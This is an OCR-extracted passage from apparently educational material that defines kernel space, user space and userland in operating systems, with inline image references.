
USER SPACE


KERNEL SPACE is strictly reserved for running the kernel, kernel extensions, and most device drivers. In contrast, user space is the memory area where all user mode applications work and this memory can be swapped out when necessary.


Similarly, the term **USER LAND** refers to all application software that runs in user space. Userland usually refers to the various programs and libraries that the operating system uses to interact with the kernel: software that performs input/output, manipulates file system, objects, etc.

